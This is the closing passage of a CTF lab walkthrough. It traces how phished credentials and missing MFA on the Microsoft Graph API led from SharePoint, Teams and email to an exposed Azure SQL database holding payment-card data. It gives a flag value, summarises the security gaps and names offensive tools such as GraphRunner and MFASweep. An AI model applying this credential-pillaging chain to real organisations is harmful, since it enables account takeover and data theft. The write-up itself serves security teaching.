- **Credit card numbers** (full PAN)
- **CVV codes**
- **Expiry dates**
- **Birth dates**

And at the bottom of the table, the CTF flag:

Flag: 82b55974e50db8c02b4119a976c3570b

> **Under the Hood:** The Azure SQL database uses SQL authentication (username/password) rather than Entra ID authentication. This means access is controlled entirely by the SQL credentials and the firewall rules. With the firewall wide open and credentials shared via email, the database was effectively one phished credential away from full exposure. In Azure, SQL databases can be configured to use Entra ID authentication with Conditional Access enforcement,

> private endpoints for network isolation, and Always Encrypted for column-level encryption of sensitive data. None of these controls were in place here.

. . .

Conclusion

This walkthrough demonstrates how a single set of phished credentials, combined with the absence of multi-factor authentication on the Microsoft Graph API, can cascade into a full-scale data breach affecting an organization's customers.

Let's trace the complete chain:

1. **Phished credentials**
2. **No MFA on Graph API**
3. **SharePoint documents**
4. **Teams messages**
5. **Email**
6. **Azure SQL**

The critical security gaps:

- **No MFA enforcement**
- **Credentials in documents and messages**
- **Database network exposure**
- **No data encryption**
- **No DLP policies**

This is a beginner-friendly challenge, but the techniques are real. GraphRunner's pillage modules automate exactly what a real attacker would do after compromising credentials — systematically searching every M365 service for data that leads to deeper access. The difference between a lab and a real breach is often just a matter of scale.

• • •

Tools Referenced

- MFASweep
- GraphRunner
- Microsoft Graph PowerShell SDK
- Introducing GraphRunner — Detailed tool overview by Black Hills InfoSec



Follow

Written by Cyberguy

1 follower · 1 following